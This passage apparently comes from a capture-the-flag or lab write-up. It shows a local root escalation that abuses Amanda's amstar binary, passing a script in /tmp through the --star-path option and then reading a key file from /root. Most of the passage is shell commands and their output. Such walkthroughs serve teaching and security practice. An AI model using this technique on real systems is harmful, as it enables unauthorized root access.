
```
backupuser@backupadmin:/usr$ ls
bin  games  include  lib  libexec  local  sbin  share  src
backupuser@backupadmin:/usr$
```

However, unlike the proof of concept, we can notice that there is both a lib and a libexec directory. The lib directory does not have the amstar executable we desire to use, so let’s head to libexec




```
backupuser@backupadmin:/tmp$ /usr/libexec/amanda/application/amstar restore --star-path=/tmp/runme.sh
#
```

We can then execute that command and get root



```
backupuser@backupadmin:/tmp$ /usr/libexec/amanda/application/amstar restore --star-path=/tmp/runme.sh
# whoami
root
```

Then head to /root and display the key with cat



```
# cat key.txt
vayrhppva72nt78vs7tt
# 
```